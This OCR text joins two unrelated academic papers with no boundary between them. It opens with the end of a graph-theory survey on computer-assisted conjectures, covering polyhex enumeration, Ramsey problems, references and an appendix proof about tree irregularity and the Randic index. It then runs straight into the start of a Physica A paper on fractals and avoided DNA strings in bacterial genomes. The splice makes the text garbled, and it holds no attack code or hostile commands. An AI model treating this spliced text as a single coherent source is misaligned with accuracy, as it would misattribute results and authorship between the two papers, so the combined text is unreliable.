AGX has corroborated this conjecture, and led to observe that if the number of edges does not correspond to that one of a dendrimer, additional edges should be as close as possible (see Figure 2b). This conjecture was recently proved, independently by Fischermann *et al.* [53] and by Zheng [86].

7 Counting and Enumerating

Many graph theoretic theorems give the number of graphs satisfying some specific property, often as a function of size, and sometimes provide also an implicit list of all such graphs. Another related type of problem is to find the minimum order of graphs which satisfy a given property. Computers have been extensively used in enumerative tasks from graph theory. They have led to many computer-assisted conjectures and proofs.

7.1 Counting graphs

A graph is labeled if its vertices are numbered $1, 2, \ldots n$. Two isomorphic graphs are viewed as different when their vertices are not labeled in the same way.

Theorem 13 (Cayley [27]): *There are n^{n-2} labeled trees on $n \geq 2$ vertices.*

An approach to finding conjectures of this type would be to enumerate all graphs satisfying a given property for $n = 1, 2, \ldots$ with a powerful system such as *geng* [69], then *(i)* to check if the resulting sequence of numbers is known with the Online Encyclopedia of Integer Sequences [82] ;
(ii) if not, use tools from algebra to study the sequence (and submit it to the Encyclopedia).

7.2 Enumerating graphs

Benzenoids are molecules which can be represented as planar polyhexes, *i.e.,* simply connected regions of the hexagonal lattice. They can also be viewed as graphs. Many algo-

rithms have been proposed for enumerating polyhexes with a given number h of hexagons (see [18] for a recent survey). The first few values are given in Table 1. However, no closed form formula for these series could be found.

h	N(h)	h	N(h)	h	N(h)
1	1	9	6505	17	1751594643
2	1	10	30086	18	8553649747
3	3	11	141229	19	41892642772
4	7	12	669584	20	205714411986
5	22	13	3198256	21	1012565172403
6	81	14	15367577	22	4994807695197
7	331	15	74207910	23	24687124900540
8	1435	16	359863778	24	122238208783203

Table 1: Number of planar polyhexes ($N(h)$) according to h

Conjecture 22: *There is no closed-form formula giving the number of polyhexes with h hexagons.*

While this conjecture could be refuted, it is hard to see how to prove it.

8 Ramseyian Theorems and Conjectures

Conjectures considered up to now are expressed in terms of invariants of a graph G and structure of such a graph. Another class of results is less direct: one considers a property which must hold for all partitions of a given type defined on G, most frequently all colorings of its edges using a given number of colors. Then the effect of the imposition of this property on an invariant $i(G)$, most often its order, is studied. To illustrate let us consider all bicoloring of the edges of G. The classical Ramsey number $r(k)$ is the smallest order of a graph G such that all such bicolorings induce a K_k in G or in $\bar{G}$.

Very few Ramsey numbers are known [30], so generalized Ramsey numbers in which one considers a subgraph G_1 in G or G_2 in $\bar{G}$ have been extensively studied. Computer enumeration played an important role: in a recent version of his "Dynamic Survey" on "Small Ramsey Numbers", Radzizowski [78] cites 71 papers which report on automated or computer-assisted determination of generalized Ramsey numbers or bounds on them. In this last case, conjectures are sometimes made on what is the most likely value.

More general questions have been asked, often by Erdös and his collaborators.

Conjecture 23 (Burr, Erdös [19]) *For every graph G on n vertices in which every subgraph has average degree at most c,*

$$r(G) \leq c'n$$

where the constraint c' depends only on n.

A conjecture of the same form for subgraphs with maximum degree Δ,

$$r(G) \leq c(\Delta)n$$

was made by the same authors and proved to hold by Chvatal *et al.* [31].

An example in which edge 3-colorings are considered is the following:

Conjecture 24 (Bondy and Erdös [11]) *Let C_p be a cycle with p vertices; then*

$$r(C_p, C_p, C_p) \leq 4p - 3.$$

Luczak [68] has shown that $r(C_p, C_p, C_p) \leq 4p + o(p)$.

Other problems concern the number of classes in a family of partition defined on a graph G.

Conjecture 24 (Erdös, Gallai, 1959 [46]) *Every connected graph on n vertices can be edge-partitioned into almost $\lfloor (n+1)/2 \rfloor$ paths.*

Instead of partitions of edges of G, one may also consider all subgraphs of G of a given type, such as, e.g. cliques. This leads to new questions, e.g.:

Problem 1 (Erdös *et al.* 1992 [47]) *Estimate the cardinality, denoted by $T(G)$, of a smallest set of vertices in G that shares some vertex with every maximal clique of G.*

While computers do not appear to have been used in the study of this problem, it seems that a specialized algorithm could prove useful.

9 Conclusions

In order to get a clear view of what are interesting conjectures in graph theory, we followed up on the observation that famous theorems in this field (as in others) were first conjectures, if only in the minds of those which proved them. This suggests a rich variety of forms. We attempted to classify them, taking into account the work done in computer-assisted or automated conjecture-making. Thus we could provide examples of a number of cases in which one or another system was successful.

Moreover, it appears that

(i) there are many classes of conjectures which have not yet been explored with or by conjecture-making systems (the more so as the present classification is exploratory and certainly not exhaustive).

(ii) different systems appear to each have their strong points and none seems presently able to obtain interesting conjectures in all the cases where the others do.

Therefore, there is much work to do, both in modifying existing systems for doing in different ways tasks done by others and expanding them to tackle new conjecture-making tasks. Clearly, while computer-assisted and automated conjecture-making is successful, the field is still at its beginning.

References

[1] M. O. Alberston. The irregularity of a graph. *Ars Combinatoria*, 46:215–225, 1997.

[2] K. Appel and W. Haken. Every planar map is four colorable. part i. discharging. *Illinois Journal of Math.*, 21:429–490, 1977.

[3] K. Appel and W. Haken. Every planar map is four colorable. part ii. reducibility. *Illinois Journal of Math.*, 21:491–567, 1977.

[4] K. Appel and W. Haken. Every planar map is four colorable. *A.M.S. Contemp. Math.*, 98:1–743, 1989.

[5] R. A. Beezer, J. Riegsecker, and B. A. Smith. Using minimum degree to bound average distance. *Discrete Mathematics*, 226:365–377, 2001.

[6] C. Berge. *Graphes et Hypergraphes.* Dunod, Paris, 1970.

[7] N. Biggs. *Algebraic Graph Theory.* Combridge University Press, 1974.

[8] B. Bollobas. *Extremal graph theory*, volume 11. London Mathematical Society Monographs, 1978.

[9] J. A. Bondy. Properties of graphs with constraints on degrees. *Studia Sc. Math. Hung.*, 4:473–475, 1969.

[10] J. A. Bondy. Pancyclic graphs. i. *J. Combin. Theory Ser. B*, 11:80–84, 1971.

[11] J. A. Bondy and P. Erdös. Some new problems and results in graph theory and other branches of combinatorial mathematics. *Lect. Notes in Mathematics*, 885:9–17, 1981.

[12] J. A. Bondy and U. S. R. Murty. *Graph Theory with Applications.* McMillan, London, 1972.

[13] A. Bouvier and M. George. *Dictionnaire des Mathematiques, (french).* Paris, Presses Universitaires de France, 1979.

[14] R.C. Brigham and R.D. Dutton. A Compilation of Relations between Graphs Invariants. *Networks*, 15:73–107, 1985.

[15] R.C. Brigham and R.D. Dutton. Bounds on the domination number of a graph. *Quart. J. Math. Oxford Ser. 2*, 41:269–275, 1990.

[16] R.C. Brigham and R.D. Dutton. A Compilation of Relations between Graphs Invariants. Supplement 1. *Networks*, 21:421–455, 1991.

[17] R.C. Brigham, R.D. Dutton, and F. Gomez. INGRID. A graphs invariant manipulator. *J. Symb. Comp.*, 7:163–177, 1989.

[18] G. Brinkmann, G. Caporossi, and P. Hansen. A survey and new results on computer enumeration of polyhex and fusene hydrocarbons. *Les Cahiers du GERAD*, G-2002-17, 2002.

[19] S.A. Burr and P. Erdös. On the magnitude of generalized Ramsey numbers for graphs. In: *Infinite and Finite Sets*, Vol. 1, *Colloq. Math. Soc. Janos Bolyai*, 10:219–240, Amsterdam: North-Holland, 1975.

[20] R. G. Busacker and T. L. Saaty. *Finite Graphs and Networks*. McGraw-Hill Book Company, 1965.

[21] G. Caporossi, D. Cvetković, I. Gutman, and P. Hansen. Variable Neighborhood Search for Extremal Graphs. 2. Finding Graphs with Extremal Energy. *J. Chem. Inf. Comput. Sci.*, 39:984–996, 1999.

[22] G. Caporossi, A.A. Dobrynin, I. Gutman, and P. Hansen. Trees with Palindromic Hosoya Polynomials. *Graph Theory Notes of New-York*, 37:10–16, 1999.

[23] G. Caporossi, I. Gutman, and P. Hansen. Variable Neighborhood Search for Extremal Graphs. 4. Chemical Trees with Extremal Connectivity Index. *Computers and Chemistry*, 23:469–477, 1999.

[24] G. Caporossi and P. Hansen. Variable neighborhood search for extremal graphs 5: Three ways to automate finding conjectures. *Discrete Mathematics*, 2003 (in press).

[25] G. Caporossi and P. Hansen. Finding Relations in Polynomial Time. In *Proceedings of the XVI International Joint Conference on Artificial Intelligence*, pages 780–785, 1999.

[26] G. Caporossi and P. Hansen. Variable Neighborhood Search for Extremal Graphs. 1. The Autographix System. *Discrete Mathematics*, 212:29–44, 2000.

[27] A. Cayley. A theorem on trees. *Quart. J. Math.*, 23:376–378, 1889.

[28] S.C. Chou. *Mechanical Geometry Theorem Proving*. Mathematics and its Applications, 41, Dordrecht: Reidel, 1988.

[29] F.R.K. Chung. The average distance and the independence number. *Journal of Graph Theory*, 12:229–235, 1988.

[30] F. Chung, and R. Graham. *Erdös on Graphs. His Legacy of Unsolved Problems*. A.K. Peters, Natic, Massachusetts, 1999.

[31] V. Chvatal, V. Rödl, E. Szemeredi and W.T. Trotter. The Ramsey number of a graph with bounded maximum degree. *J. Combinatorial Theory* B 39:239–243, 1983.

[32] S. Colton. Refactorable numbers - a machine invention. *Journal of Integer Sequences*, 2, 1999.

[33] D. Cvetković. *"Graph" an Expert System for the Classification and Extension of the Knowledge in the Field of Graph Theory, User's Manual*. Elektrothn. Fak. Beograd, 1983.

[34] D. Cvetković, M. Doob, and H. Sachs. *Spectra of Graphs - Theory and Applications*. Academic Press New York, 1980.

[35] D. Cvetković and I. Gutman. The computer system graph: a useful tool in chemical graph theory. *Comput. Chem.*, 7:640–644, 1985.

[36] D. Cvetković and S. Simić. Graph theorical results obtained with support of the expert system "graph" -an extended survey-. submitted.

[37] D. Cvetković, S. Simić, G. Caporossi, and P. Hansen. Variable Neighborhood Search for Extremal Graphs. 3. On the Largest Eigenvalue of Color–Constrained Trees. *Linear and Multilinear Algebra*, 49:143-160, 2001.

[38] E. DeLaVina, S. Fajtlowicz, and B. Waller. On conjectures of Griggs and Graffiti. preprint (2002).

[39] E. DeLaVina. Some History of the Development of Graffiti, preprint. 2003.

[40] G. A. Dirac. Some theorems on abstract graphs. *Proc. London Math. Soc.*, 2:69–81, 1952.

[41] A. A. Dobrynin, R. Entringer, and I. Gutman. Wiener index of trees: Theory and applications. *Acta Applicandae Mathematicae*, 66:211–249, 2001.

[42] S. L. Epstein. Ph.D. Thesis, Rutgers University, 1983.

[43] S. L. Epstein. On the discovery of mathematical theorems. *In Proceedings of the Tenth International Joint Conference on Artificial Intelligence*, pages 194–197, 1987.

[44] S. L. Epstein. Learning and discovery: One system's search for mathematical knowledge. *Comput. Intell.*, 4:42–53, 1988.

[45] S. L. Epstein and N. S. Sridharan. Knowledge presentation for mathematical discovery: Three experiments in graph theory. *J. Applied Intelligence*, 1:7–33, 1991.

[46] P. Erdös, and T. Gallai. On maximal paths and circuit of graphs. *Acta Math. Acad. Sci. Hungarica*, 10:337–356, 1959.

[47] P. Erdös, T. Callai, and Z. Tuza. Covering the cliques of a graph with vertices. In: *Topological, Algebrical and Combinatorial Structures Frolik's Memorial Volume. Discrete Mathematics*, 108:279–289, 1992.

[48] S. Fajtlowicz. On Conjectures and Methods of Graffiti. *Proceedings of the Fourth Clemson Mini-Conference on Discrete Mathematics*, Clemson, 1989.

[49] S. Fajtlowicz. On conjectures of Graffiti – V. In *Seventh International Quadrennial Conference on Graph Theory*, 1, 367–376, 1995.

[50] S. Fajtlowicz. Written on the wall. version 03-1997 (updated regularily), 1997.

[51] O. Favaron, M. Mahéo, and J-F. Saclé. On the residue of a graph. *Journal of Graph Theory*, 15:39–64, 1991.

[52] O. Favaron, M. Mahéo, and J-F. Saclé. Some eigenvalue properties in graphs (conjectures of graffiti. ii). *Discr. Math.*, 111:197–220, 1993.

[53] M. Fischermann, A. Hoffman, D. Rautenbach, L. Szekely, and L. Vollmann. Wiener index versus maximum degree in trees. *Discrete Applied Mathematics*, 122:127–137, 2002.

[54] K. Fraughnaugh and S. C. Locke. 11/30 (finding large independent sets in connected triangle-free 3-regular graphs). *J. Combin. Theory Ser. B*, 65 no. 1:51–72, 1995.

[55] T. Gallai. Maximum – minimum Safze uber Graphen (German). *Acta Mth. Acad. Sci. Hungarica*, 9:395–434, 1959.

[56] I. Gutman. Total π-electron energy of benzenoid hydrocarbons. *Topics in Current Chemistry*, 162:29–63, 1992.

[57] I. Gutman and S.J. Cyvin. *Introduction to the Theory of Benzenoid Hydrocarbons.* Springer-Verlag, 1989.

[58] I. Gutman, P. Hansen, and H. Mélot. Variable neighborhood search for extremal graphs. 10. Comparing measures of irregularity for chemical trees. in preparation, 2002.

[59] P. Hansen. Degrés et nombre de stabilité d'un graphe. *Cahiers du Centre d'Etudes de Recherche Opérationnelle*, 17:213–220, 1975.

[60] P. Hansen. How far is, should, is and could be conjecture-making in graph theory and automated process. submitted, 2002, revised 2003.

[61] T. W. Haynes, S. T. Hedetniemi, and P. J. Slater. *Fundamentals of Domination in Graphs.* Dekker, New York, 1998.

[62] S. L. Lee, I. Gutman, Y. N. Yeh and J. C. Chen. Wiener numbers of dendrimers. *Match-Comm. Math. Chem.*, 30:103–115, 1994.

[63] S. L. Lee, I. Gutman, Y. N. Yeh and Y. L. Luo. Some recent results in the theory of Wiener number. *Indian J. Chem.*, 32 A:651–661, 1993.

[64] D. König. Graphs and matrices. (hungarian). *Mat. Fiz. Lapok*, 38:116–119, 1931.

[65] C. Kuratowski. Sur le problème des courbes gauches en topologie. (french). *Fund. Math.*, 5:271–283, 1930.

[66] I. Lakatos. *Proofs and Refutations.* Cambridge University Press, Cambridge, 1976.

[67] C. Larson. Intelligent machinery and mathematical discovery. *Graph Theory Notes of New York*, XLII:8–17, 2002.

[68] T. Luczak. $R(C_n, C_n, C_n) \leq (4+0(1))n$. *Journal of Combinatorial Theory B*, 75:179–187, 1999.

[69] B.D. McKay. nauty user's guide (version 1.5). Technical Report. TR-CS-90-02, Department of Computer Science, Australian National University, 1990.

[70] E. A. Nordhaus and J. W. Gaddum. On complementary graphs. *Amer. Math. Monthly*, 63:175–177, 1956.

[71] R. Z. Norman and M. O. Rabin. An algorithm for a minimum cover of graph. *Proc. Amer. Math. Soc.*, 10:315–319, 1959.

[72] O. Ore. Arc covering of graphs. *Ann. Math. Pura Appl.*, 55:315–321, 1961.

[73] G. Polya. *Mathematical Discovery. On Understanding, Learning and Teaching Problem Solving.* Combined edition, Wiley, New-York, 1962.

[74] G. Polya. *Mathematics and Plausible Reasoning, Volume 1. (Induction and Analogy in Mathematics).* Princeton University Press, Princeton, 1954.

[75] G. Polya. *Mathematics and Plausible Reasoning, Volume 2. (Patterns of Plausible Inference).* Princeton University Press, Princeton, 1954.

[76] K. Popper. *The Logic of Scientific Discovery*. Hutchinson, London, 1959.

[77] O. Pósa. A theorem covering hamilton lines. *Magyar Tud. Akad. Mat. Kutato Int Zözl.*, 7:225–226, 1962.

[78] S.P. Radzizowski. Small Ramsey numbers. Dynamic survey 1. *Electronic Journal of Combinatorics*, 1994. Updated 1998.

[79] M. Randic. On characterization of molecular branching. *Journal of the American Chemical Society*, 97:6609–6615, 1975.

[80] N. Robertson, D. Sanders, P. Seymour, and R. Thomas. The four-colour theorem. *Journal of Combinatorial Theory, Ser. B*, 70:2–44, 1997.

[81] P.A. Samuelson and W.D. Nordhaus. *Economics*. Irwin McGraw-Hill, 1998 (16th edition).

[82] N. Sloane. The on-line encyclopedia of integer sequences. http://www.research.att.com/minjas/sequences/

[83] R.P. Stanley. A bound on the spectral radius of graphs with e edges. *Linear Algebra and Applications*, 87:267–289, 1987.

[84] P. Turán. An extremal problem in graph theory. *Mat. Fiz. Lapok*, 48:436–452, 1941.

[85] V.G. Vizing. On an estimate of the chromatic class of a p-graph. (russian). *Metody Diskret. Analiz.*, 3:25–30, 1964.

[86] M. Zheng. Minimum total distance d-trees. Presentation at the DIMACS Workshop on *Computer-Generated Conjectures from Graph-Theoretic and Chemical Databases*, November 12–16, 2001.

Appendix. Proof of Conjecture 2

The trees with maximum degree $\Delta \leq 3$ found by *AGX* with (conjectured) maximum irregularity are represented on Figure 3.




Figure 3: Extremal trees with $\Delta \leq 3$ and maximum irregularity found by *AGX*

These extremal trees are used in the following proofs, illustrating also the help provided by *AGX* in getting proofs.

Theorem 14 *For any tree T with $\Delta \leq 3$,*

$$\begin{aligned} irr(T) &\leq \tfrac{4n+2}{3} && \text{if } n(mod\ 3) = 1, \\ &\leq \tfrac{4n-n(mod\ 3)}{2} && \text{otherwise.} \end{aligned}$$

Proof. Let T be a tree with maximum degree $\Delta \leq 3$ and denote by x_{ij} the number of edges of T with endvertices of degree i and j.

By definition of the irregularity,

$$irr(T) = x_{12} + 2x_{13} + x_{23}. \tag{9.1}$$

We first solve the following system of five linear equations which holds for all trees with $\Delta \leq 3$:

$$\begin{aligned} x_{12} + x_{13} &= n_1 && (9.2)\\ x_{12} + 2x_{22} + x_{23} &= 2n_2 && (9.3)\\ x_{13} + x_{23} + 2x_{33} &= 3n_3 && (9.4)\\ n_1 + 2n_2 + 3n_3 &= 2n - 2 && (9.5)\\ n_1 + n_2 + n_3 &= n. && (9.6) \end{aligned}$$

with unkowns x_{13}, x_{23}, n_1, n_2 and n_3. That gives :

$$\begin{aligned} x_{13} &= \frac{1}{3}(n - 4x_{12} - x_{22} + x_{33} + 5) && (9.7)\\ x_{23} &= \frac{1}{3}(2n + x_{12} - 2x_{22} - 4x_{33} - 8) && (9.8)\\ n_1 &= \frac{1}{3}(n - x_{12} - x_{22} + x_{33} + 5) && (9.9)\\ n_2 &= \frac{1}{3}(n + 2x_{12} + 2x_{22} - 2x_{33} - 4) && (9.10)\\ n_3 &= \frac{1}{3}(n - x_{12} - x_{22} + x_{33} - 1). && (9.11) \end{aligned}$$

Replacing x_{13} by (9.7) and x_{23} by (9.8) in (9.1) gives

$$irr(G) = \frac{1}{3}(4n - 4x_{12} - 4x_{22} - 2x_{33} + 2) \tag{9.12}$$

which is maximal for a fixed number of vertices when the values x_{12} and x_{33} are equal to zero.

If $n(\text{mod } 3) = 1$, we can choose $x_{12} = 0$, $x_{22} = 0$ and $x_{33} = 0$ because the solutions given in Eqs. (9.7) – (9.11) are in integers. In this case, $x_{13} = (n+5)/3$, $x_{23} = (2n-8)/3$ and $irr(T) = (4n+2)/3$.

If $n(\text{mod } 3) = 0$, x_{12}, x_{22} and x_{33} cannot be all equal to zero because the solutions are no more in integers. Looking at (9.12), the best choice is to take $x_{12} = x_{22} = 0$ and $x_{33} = 1$ which is a feasible case. In this case, $irr(T) = 4n/3$.

If $n(\text{mod } 3) = 2$, there are three feasible solutions with the same irregularity value. One can choose $x_{12} = x_{22} = 0$ and $x_{33} = 2$, or $x_{12} = 1$ and $x_{22} = x_{33} = 0$, or $x_{22} = 1$ and




Figure 4: Three trees with maximum irregularity, $\Delta \leq 3$ and $n = 8$

$x_{12} = x_{33} = 0$. These solutions lead to $irr(T) = (4n-2)/3$. Figure 4 shows three different trees with maximum irregularity and $n = 8$. □

The graphs found by *AGX* (see Figure 3) are extremal for the irregularity by Theorem 14. The proof of this theorem gives a good characterization of these graphs in terms of x_{ij}. We now prove Conjecture 2, which was obtained automatically by *AGX* from these extremal trees.

Theorem 15 *For any tree T of size m with $\Delta \leq 3$ and maximum irregularity $irr(T)$, Randic index $Ra(T)$, and n_1 pending vertices,*

$$Ra(T) = -0.027421\ irr(T) + 0.538005\ m - 0.110484\ n_1 + 0.614014.$$

Proof. Before proceeding to the proof itself, we find which real values *AGX* has approximated. To do this, we choose 4 extremal trees given by the system (see Figure 5), compute their values for Ra, irr, m and n_1 and subsitute these values in

$$Ra = a\ irr + b\ m + c\ n_1 + d \tag{9.13}$$

where a, b, c, d are the real values sought for. For instance, the tree T_1 on Figure 5 has $Ra(T_1) = 1/\sqrt{2} + 2/\sqrt{3} + 1/\sqrt{6}$, $irr(T_1) = 6$, $m(T_1) = 4$ and $n_1(T_1) = 3$. That gives the following system of equations with unknows a, b, c and d :

$$\begin{aligned}
6a + 4b + 3c + d &= \frac{1}{\sqrt{2}} + \frac{2}{\sqrt{3}} + \frac{1}{\sqrt{6}}, && (9.14)\\
8a + 5b + 4c + d &= \frac{4}{\sqrt{3}} + \frac{1}{3}, && (9.15)\\
10a + 6b + 4c + d &= \frac{4}{\sqrt{3}} + \frac{2}{\sqrt{6}}, && (9.16)\\
10a + 7b + 5c + d &= \frac{5}{\sqrt{3}} + \frac{2}{3}. && (9.17)
\end{aligned}$$




Figure 5: Four extremal trees with $\Delta \leq 3$ and maximum irregularity found by *AGX*

The unique solution of this system is

$$a = -\frac{\sqrt{2}}{4} + \frac{\sqrt{3}}{6} + \frac{\sqrt{6}}{12} - \frac{1}{6}, \tag{9.18}$$

$$b = \frac{\sqrt{2}}{2} - \frac{\sqrt{3}}{3} + \frac{\sqrt{6}}{6}, \tag{9.19}$$

$$c = -\frac{\sqrt{2}}{2} + \frac{2\sqrt{3}}{3} - \frac{\sqrt{6}}{2} + \frac{2}{3}, \tag{9.20}$$

$$d = \frac{3\sqrt{2}}{2} - \sqrt{3} + \frac{\sqrt{6}}{2} - 1. \tag{9.21}$$

A numerical approximation of these irrational values corresponds to the values given by *AGX* in the conjecture.

Let T be a tree with maximum degree $\Delta \leq 3$. We have that

$$m = x_{12} + x_{13} + x_{22} + x_{23} + x_{33}, \tag{9.22}$$

and

$$n = x_{12} + x_{13} + x_{22} + x_{23} + x_{33} + 1. \tag{9.23}$$

Moreover, by definition of the irregularity

$$irr(T) = x_{12} + 2x_{13} + x_{23}, \tag{9.24}$$

and by definition of the Randic index

$$Ra(T) = \frac{x_{12}}{\sqrt{2}} + \frac{x_{13}}{\sqrt{3}} + \frac{x_{22}}{2} + \frac{x_{23}}{\sqrt{6}} + \frac{x_{33}}{3}. \tag{9.25}$$

By Theorem 14, if $n(\text{mod } 3) = 1$,

$$x_{13} = (n+5)/3, \tag{9.26}$$

and

$$x_{12} = x_{22} = x_{33} = 0. \tag{9.27}$$

Substituting (9.27) in (9.23) and (9.23) in (9.26) gives

$$x_{23} = 2x_{13} - 6. \tag{9.28}$$

By (9.27) and (9.28), Eqs. (9.22), (9.24) and (9.25) become

$$m = 3x_{13} - 6, \tag{9.29}$$

$$irr(T) = 4x_{13} - 6, \tag{9.30}$$

and

$$Ra(T) = x_{13}\frac{\sqrt{3}+\sqrt{6}}{3} - \sqrt{6}, \tag{9.31}$$

respectively. Moreover, Eq. (9.2) gives

$$n_1 = x_{13} \tag{9.32}$$

Replace irr by (9.30), m by (9.29), n_1 by (9.32) and a, b, c, d by Eqs. (9.18) – (9.21) in the right-hand-side of (9.13) and simplify. This leads to

$$x_{13}\frac{\sqrt{3}+\sqrt{6}}{3} - \sqrt{6},$$

which is equal to the Randic index of T given by (9.32).

The other cases are similar.

If $n(\text{mod } 3) = 0$, we start with $x_{13} = (n+6)/3$, $x_{33} = 1$ and $x_{12} = x_{22} = 0$ and modify the remainder of the proof in consequence.

If $n(\text{mod } 3) = 2$ we start with the three different solutions given in Theorem 14 and apply the same ideas in each case.

□

ELSEVIER

Physica A 282 (2000) 225–246

PHYSICA A

www.elsevier.com/locate/physa

Fractals from genomes – exact solutions of a biology-inspired problem

Bai-Lin Hao[a,b,*]

[a] *Institute of Theoretical Physics, P.O. Box 2735, Beijing 100080, People's Republic of China*
[b] *International Centre for Theoretical Physics, Trieste 34100, Italy*

Received 1 February 2000

Abstract

This is a review of a few recent papers with some new results added. After a brief biological introduction a visualization scheme of the string composition of long DNA sequences, in particular, of bacterial complete genomes, will be described. This scheme leads to a class of self-similar and self-overlapping fractals in the limit of infinitely long constituent strings. The calculation of their exact dimensions and the counting of true and redundant avoided strings at different string lengths turn out to be one and the same problem. We give exact solution of the problem using two independent methods: the Goulden–Jackson cluster method in combinatorics and the method of formal language theory.

PACS: 87.14; 87.23

Keywords: DNA; Fractal; Goulden–Jackson cluster method; Language theory

1. Introduction

The genetic information of all organisms except for the so-called RNA viruses is encoded in thier DNA sequences. A DNA sequence is a long unbranched polymer made of four different kinds of monomers – nucleotides. As far as the encoded information is concerned we can ignore the fact that DNA exists as a double helix of two "conjugated" strands and treat it as a one-dimensional symbolic sequence made of four letters *a*, *c*, *g*, and *t*, representing the nucleotides *adenine*, *cytosine*, *guanine*, and *thymine*, respectively. Since the first complete genome of a free-living organism, *Mycoplasma genitalium*, was sequenced in 1995 the number of available complete

* Tel.: +86-10-6254-1807; fax: +86-10-6256-2587.
E-mail address: hao@itp.ac.cn (B.-L. Hao)

0378-4371/00/$ - see front matter
PII: S0378-4371(00)00102-3

Table 1
Under-represented tetranucleotides seen in the bacterial genomes

Bacteria	Avoided strings									
Ecoli	*ctag*									
Tmar	*ctag*									
Bsub	*ctag*									
Drad	*ctag*									
pNGR	*ctag*									
Aful	*ctag*						*gcgc*	*cgcg*		
Mthe	*ctag*						*gcgc*	*cgcg*		
Tpal	*ctag*								*ggcc*	
Aquae	*ctag*					*tcga*	*gcgc*		*ggcc*	
Mjan	*ctag*		*gatc*	*gtac*			*gcgc*	*cgcg*		
Cpneu										*ccgg*
Hpyl		*acgt*		*gtac*	*tcga*					
Hpyl99		*acgt*		*gtac*	*tcga*					
Hinf									*ggcc*	*ccgg*
Bbur								*cgcg*		
Synecho							*gcgc*	*cgcg*		
Pyro							*gcgc*	*cgcg*		
Pabyssi							*gcgc*	*cgcg*		
Aero	None seen clearly									
Mgen	None seen clearly									
Mpneu	None seen clearly									
Ctra	None seen clearly									
Mtub	None seen clearly									
Rpxx	None seen clearly									

genomes has been growing steadily. As of 15 December 1999 there were in total 5 354 511 sequences containing 4 653 932 745 letters in the *GenBank*.[1] Among these sequences there are more and more complete genomes, including more than 20 bacteria and a few eukaryotes.

The availability of complete genomes of organisms allows one to ask many questions of global nature. Perhaps the simplest global question one can imagine consists in whether there exist short strings made of the four letters that do not appear in a genome. First of all, this is a question that can be asked only nowadays when complete genomes are at our disposal, as it does not make sense when dealing with small pieces of DNA segments. Secondly, as it will become clearer when we introduce some notions from language theory, there is a deeper reason to ask this question since in a sense a complete genome defines a language which is entirely specified by a minimal set of "forbidden words".

The visualization scheme of the string composition of long DNA sequences described in Ref. [1] inspires a few neat mathematical problems which can be solved precisely by using at least two different approaches. Brief accounts of these solutions will appear only in conference proceedings, e.g., Ref. [2]. The data collected in Tables 1 and 2

[1] All bacterial genomes mentioned in this paper are fetched by anonymous `ftp` from `http://ncbi.nlm.nih.gov`. The abbreviations of bacterial names are those of the corresponding subdirectory names in GenBank.

Table 2
The first avoided strings in bacterial complete genomes by direct counting (for K_0, N_{K_0} and capitalization see text)

Bacteria	K_0	N_{K_0}	First avoided strings
Ecoli	7	1	*gCCTAGG*
Synecho	7	1	*aCGCGCG*
Tmar	7	2	*CCTAGGg tacCTAG*
Hpyl99	6	1	*GTCGAC*
Hpyl	6	2	*GTCGAC TCGAca*
Mjan	6	3	*GCGCGC GTCGAC CGATCG*
Mtub	7	3	*TATAatg tatgtta taaaata*
Pabyssi	7	3	*GCGCGCg CGCGCGa tGCGCGC*
Aquae	7	4	*GCGCGCg GCGCGCc cGCGCGC tGCGCGC*
Aful	7	4	*GCGCGCg cGCGCGC gcaCTAG cACTAGT*
Pyro	7	4	*GCGCgta tGCGCcg ccgtgcg cgtgcga*
Bsub	8	4	*ggacCTAG cTCGAccc gcgaccta cgtagggg*
